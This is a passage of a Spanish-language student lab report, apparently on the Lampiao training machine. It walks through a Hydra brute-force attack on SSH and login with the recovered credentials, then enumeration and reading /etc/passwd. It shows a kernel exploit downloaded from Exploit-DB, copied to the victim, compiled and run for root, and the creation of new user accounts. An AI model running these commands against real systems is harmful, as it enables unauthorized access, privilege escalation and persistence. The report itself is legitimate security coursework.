Para poder hacer nuestro ataque de fuerza bruta el profe nos recomendó usar **Hydra**, esta es una herramienta de fuerza bruta para probar inicios de sesión contra servicios de red. Es muy usada por pentesters para comprobar la robustez de contraseñas en servicios como SSH, FTP, HTTP (formularios), SMB, MySQL, Postgres, RDP, entre muchos otros. Su objetivo es automatizar intentos masivos de usuario/contraseña usando diccionarios.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l user -P Diclampiao.txt ssh://192.1.1.17

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
these **ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-25 10:16:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.1.1.17:22/
```

Figura 20. Ataque de fuerza bruta




Figura 21. Ataque de fuerza bruta con Hydra contra SSH

Lo que hicimos fue lanzar un ataque de fuerza bruta con Hydra contra SSH usando la diccionario Diclampiao.txt, tras varios intentos encontramos credenciales válidas: usuario tiago y contraseña Virgulino. El ataque terminó mostrando "1 valid password found", con algunos subprocesos fallidos, pero el acceso se consiguió al final conseguimos ingresar.




Figura 22. Comando con parámetros verbosos -v -V

Ejecuté el comando con parámetros verbosos -v -V y le indiqué un usuario fijo -l tiago y el diccionario Diclampiao.txt como fuente de contraseñas -p Diclampiao.txt , de forma que Hydra probara todas las entradas del fichero contra ese usuario. El comando comprobó que la autenticación por contraseña estaba habilitada y luego intentó el login, en esta ejecución concreta

el resultado fue que no se encontró contraseña válida. Luego de esto y ya teniendo usuario y contraseña intentamos ingresas vía ssh.

4.4.1 Tenemos un acceso exitoso por medio de SSH

Para ingresas atrás vez de ssh lo que hicimos fue ingresar con el comando **ssh tiago@192.1.1.17** y la contraseña **Virgulino**




Figura 23. Acceso exitoso por medio de SSH

Se consiguió un acceso inicial al sistema a través del servicio SSH puerto 22 empleando el usuario **tiago** hallado en la fase de reconocimiento. La conexión fue establecida y autenticada lo que de forma remota nos dio acceso a sistema Lampiao.

5. Capitulo 3: Descarga de la Herramienta para escalar privilegios y creación de los usuarios en Lampiao

Para poder crear los usuarios necesitamos escalar los privilegios así que lo primero que hicimos fue descargar una herramienta de github recomendada por el docente S Morales, esta herramienta fue LinEnum.

> Según el portal web (wiki.zachelle, 2021) LinEnum es un script bash simple que ejecuta comandos comunes relacionados con la escalada de privilegios, ahorrando tiempo y permitiendo dedicar más esfuerzo a obtener root. Es importante comprender qué comandos ejecuta LinEnum, para poder enumerar manualmente las vulnerabilidades de privesc en una situación en la que no puede usar LinEnum u otros scripts similares. En esta sala, explicaremos qué muestra LinEnum y qué comandos se pueden usar para replicarlo.

5.1. Descarga del directorio




Figura 24. GitHub del directorio LinEnum

Para descargar esta herramienta lo que hicimos fue ingresar al navegador de Kali y buscar el directorio LinEnum en lo que nos llevó al siguiente enlace

https://github.com/rebootuser/LinEnum?tab=readme-ov-file#




Figura 25. Descargamos el directorio

Para descargar el directorio luego ingresamos a nuestra consola y copiamos el comando **git clone https://github.com/rebootuser/LinEnum.git** ya con esto se empezó a descargar el directorio.




Figura 26. Ingresarmos al directorio LinEnum

Aquí lo que hicimos fue ingresar al directorio LinEnum, luego listar los elementos de nuestra herramienta para escalar privilegios, después de listar los archivos presentes aquí ingresamos al script LineEnum.sh con el comando **nano LineEnum.sh.**




Figura 27. Mostramos el nano LineEnum.sh.

Dentro de este archivo en realidad no hicimos casi nada, en este caso lo muestro con fines meramente visuales.




Figura 28. Nos conectarnos al ssh, para buscar información y archivos ocultos

Luego volvimos a conectarnos al ssh, aquí hicimos 4 cosas: la primera cosa que hicimos fue ingresar al archivo home con el comando **cd /home;** Luego de eso, lo 2 que se hizo fue listar los archivo donde revisamos que hay una carpeta tiago. Lo 3 que se hizo fue ingresar a esta carpeta con el comando **cd tiago;** por último, con el comando **ls -la** dentro del home/tiago lo utilizamos para buscar archivos ocultos dentro de esta carpeta.




Figura 29. Salirnos hasta el directorio raíz con el comando cd ..

Luego de ello lo que busca los archivos ocultos en la carpeta, lo que hicimos después fue salirnos hasta el directorio raíz con el comando **cd ..;** Luego de lo que listamos los archivos presentes aquí.




Figura 30. Ingresar a la carpeta o directorio etc, con el comando cd /etc

Lo siguiente que se hizo fue ingresar a la carpeta o directorio etc., con el comando **cd /etc** y con el comando **ls** listamos su contenido.




Figura 31. Ingresamos al archivo passwd

Por último, ingresamos al archivo passwd con el comando **nano /etc/passwd** , aquí como tal no hicimos nada solo queríamos ver si había algo que nos sirviera.




Figura 32. Visualizacion del archivo passwd con nano /etc/passwd

Figura 33. Descargamos un exploit desde Exploit-DB

Después, utilizando el **comando wget https://www.exploit-db.com/download/40847 -O fotos.cpp** descargamos un exploit desde Exploit-DB (guardado como fotos.cpp) y con el

comando ls, se verificó que el archivo estuviera en el directorio tal como se puede ver en nuestra imagen.

Figura 34. Copiamos el archivo fotos.cpp hacia la victima

Aquí lo que hicimos fue utilizar el comando **scp fotos.cpp tiago@192.1.1.17:/home/tiago/** para copiar el archivo fotos.cpp desde la máquina atacante hacia el directorio /home/tiago/ en la máquina víctima**.** Al ejecutarlo se solicitó la contraseña de tiago y, tras autenticar, scp transfirió el fichero (se muestra el progreso, el tamaño y la velocidad). scp usa la misma conexión segura que SSH, por eso la transferencia queda cifrada. Como verificación rápida se puede comprobar en la víctima con ssh tiago@192.1.1.17 'ls -l /home/tiago/fotos.cpp'.




Figura 35. Volvemos al ssh

Lo siguiente que hicimos fue iniciar sesión por SSH con **ssh tiago@192.1.1.17** para trabajar directamente en la máquina víctima y obtener un prompt remoto.

Luego lo que hicimos fue ejecutar ls -la en el home de tiago para listar todos los archivos con detalles; la salida muestra permisos, propietario, tamaño y fecha.
lo siguiente que se aprecia es que antes hubo un ls -la foto.cpp que falló por el nombre sin la “s”, y luego al listar correctamente se ve fotos.cpp presente en /home/tiago/ con tamaño 10531 bytes y esto confirma que la copia con scp se realizó correctamente.




Figura 36. Compilamos el código fuente

Procedimos a compilar el código fuente. Para ello se ejecutó **g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.cpp -lutil**, con lo que se generó el ejecutable llamado documentos. Luego usamos el comando **chmod +x documentos** y el comando ./documentos -s que nos permitieron loguearno para poder realizarla creación de los usuarios victor_longa y Manuel_mena en la maquina víctima.

5.2.Creación de los usuarios




Figura 37. Creamos el 1 usuario.

Aquí lo que hicimos para crear los usuarios fue ejecutar el **comando adduser victor_longa** para crear una nueva cuenta de sistema llamada victor_longa. Durante el proceso se mostró:

Adding user 'victor_longa' : el sistema crea la cuenta.

Adding new group 'victor_longa' (1001) : se crea un grupo con el mismo nombre.

Creating home directory '/home/victor_longa' : se crea el directorio personal y se.

A continuación, se nos pidieron datos opcionales (Full Name, Room Number, Work Phone, etc.). luego registramos el full name como victor manuel longa mena como nombre completo y otros valores; al final confirmamos con yes o y.




Figura 38. Creamos el 2 usuario

Para el siguiente usuario ósea manuel_mena se siguió el mismo paso a paso por lo que no explicare de nuevo el paso a paso de lo que se hizo, ya que literalmente fue lo mismo que explique anteriormente.

5.3.Verificación de que el registro de los usuarios tuvo éxito

Para verificar que el registro fue exitoso lo que hicimos fue ingresar los dos usuarios dentro de la nuestra maquina de Lampiao, tambien se pudo ingresar por el servicio del ssh pero como queríamos que fuese un poco mas practico lo hicimos de forma local y no de forma remota.




Figura 39. Prueba exitosa usuario victor_longa

